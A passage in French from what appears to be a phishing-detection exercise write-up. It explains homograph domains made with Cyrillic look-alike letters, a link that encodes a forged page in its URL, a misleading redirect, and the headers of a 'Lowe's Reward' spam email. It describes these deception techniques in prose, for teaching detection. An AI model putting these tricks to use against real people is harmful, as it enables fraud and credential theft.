URL (must properly begin with protocol name e.g. http://), the domain name will be Punycode encoded / decoded, the path will be URL encoded /decoded', and 'The tool uses the IDNA2008 standard, but with Unicode TR#46 Compatibility Processing. Therefore, some'.

Dans le cas du lien fourni dans l'exemple, l'attaquant a utilisé des caractères codés en cyrillique mais qui graphiquement ressemble à des caractères latins. Même en regardant avec l'inspection de code, nous ne pouvons pas trouver d'indices de code malicieux.

L'outil *Punycode* permet de coder des caractères internationaux pour les noms de domaine.

## Lien 9

Nous pouvons voir que si on ouvre le lien, la page est bien celle sur laquelle nous voulons aller. De prime abord tout du moins. En regardant de plus près l'URL, nous pouvons nous rendre compte qu'il y a quelque chose qui ne va pas.

L'URL complète fait plusieurs pages donc je vais éviter de la copier ici mais en la passant dans décodeur d'URL, nous pouvons voir que le contenu entier d'une page forgée est encodé dans l'URL

[illegible]

Le lien suivant provoque un comportement des plus troublants pour une proie "facile". En effet, un petit encadré montrera que le lien de redirection amènera sur [yahoo](#) alors que la redirection se fait vers [google](#).

En allant dans mes spams, sur ma boîte mail personnelle, nous pouvons voir le *header* de mail suivant :

h=mime-version:subject:to:from:date:message-id:message-id;  
bh=q02906LrP1QcQqgTLUHcfUYJtwiR9SWcp0RLeJLx3F0=;  
b=PYPPhCi0psjxiA6md+cAcxG70023u5xJl4jsee32ACk62IDQx053AEji5LgnrJSorH  
epCMGWRLQ2fkBLBazfaCMW3/A7JmBSP6DZxSqTU7dohK0Cw17e5SJ5ahsJjUY/Os13b0  
ptdgthEh89tEVjph9ZMGsvvd0RiCw4uAYuVMwhmLdwd94odX2KKG8G+wLzWRALN12Xju

```

7ABoMK3CGd0ZeIVFtnIihP3CukwYnWVYTWXR6cjgCv3z2kW4z29Xk+RtB/8XMnFywcHo
PX03RMH/tS4dlPkuhCtVrNuLC7f2lThv95RwwGPzS0D4hD0RBc/38mk7N/Nd1VZUpeIB
G2Kg==
ARC-Authentication-Results: i=1; mx.google.com;
  spf=pass (google.com: best guess record for domain of return@ec2-90-510-
510-510.us-west-2.compute.amazonaws.com designates 3.126.13.218 as permitted
sender) smtp.mailfrom=return@ec2-90-510-510-510.us-west-2.compute.amazonaws.com
Return-Path: <return@ec2-90-510-510-510.us-west-2.compute.amazonaws.com>
Received: from a15-229.smtp-out.amazonses.com (ec2-3-126-13-218.eu-central-
1.compute.amazonaws.com. [3.126.13.218])
  by mx.google.com with ESMTP id i11si4450576wra.298.2020.03.19.19.30.49
  for <jerozerbib@gmail.com>;
  Thu, 19 Mar 2020 19:30:49 -0700 (PDT)
Received-SPF: pass (google.com: best guess record for domain of return@ec2-90-
510-510-510.us-west-2.compute.amazonaws.com designates 3.126.13.218 as permitted
sender) client-ip=3.126.13.218;
Authentication-Results: mx.google.com;
  spf=pass (google.com: best guess record for domain of return@ec2-90-510-
510-510.us-west-2.compute.amazonaws.com designates 3.126.13.218 as permitted
sender) smtp.mailfrom=return@ec2-90-510-510-510.us-west-2.compute.amazonaws.com
Message-ID:
<9lhcpHNA.129797.527.55353.4df0101c5ab08d6d55273a3c537e2227.ectomere.com@cisco.c
om>
Message-ID: <5e742ad9.1c69fb81.d62fd.7f6eSMTPIN_ADDED_BROKEN@mx.google.com>
X-Google-Original-Message-ID:
<9lhcpHNA.129797.527.55353.4df0101c5ab08d6d55273a3c537e2227.javamail.tomcat@y
elp.com>
Received: from smtp-sendgrid.yelpcorp.com (ec2-52-34-255-49.us-west-
2.compute.amazonaws.com )
Date: Fri, 20 Mar 2020 02:25:51 +0100
From: Congratulations l <9lhcpHNA@gzjwvc7ycwyyelp.com>
To: jerozerbib@gmail.com
Subject: Congratulations - You Have (1) Lowe's Reward Ready To Claim!
MIME-Version: 1.0
Content-Type: text/html; charset=utf-8

```

Le champ *From* permet de se faire une bonne idée si l'adresse d'envoi est légitime ou non. En effet, dans mon cas, `9lhcpHNA@gzjwvc7ycwyyelp.com` transpire l'adresse complètement fausse pour faire du phishing.

Messageid	9lhcpHNA.129797.527.55353.4df0101c5ab08d6d55273a3c537e2227.ectomere.com@cisco.com				
Created at:	3/20/2020, 2:25:51 AM GMT+1 ( Delivered after 65 mins )				
From:	Congratulations l <9lhcpHNA@gzjwvc7ycwyyelp.com>				
To:	jerozerbib@gmail.com				
Subject:	Congratulations - You Have (1) Lowe's Reward Ready To Claim!				
SPF:	pass				
#	Delay	From *		To *	Protocol Time received
0	65 mins	ec2-3-126-13-218.eu-central-1.compute.amazonaws.com.	→	[Google] mx.google.com	ESMTP 3/20/2020, 3:30:49 AM GMT+1
1			→	[Google] 2002:a1c:3585::	SMTP 3/20/2020, 3:30:49 AM GMT+1
2			→	[Google] 2002:ac2:5f57:0:0:0:0:0	SMTP 3/20/2020, 3:30:49 AM GMT+1

Au delà de cette partie, nous pouvons voir avec l'outil *GSuite Toolbox* que la SPF est valide mais le fait que le premier saut prenne 65 minutes pour se faire peut montrer un signe d'overload de serveur qui s'apparente à du mass mailing et donc du phishing.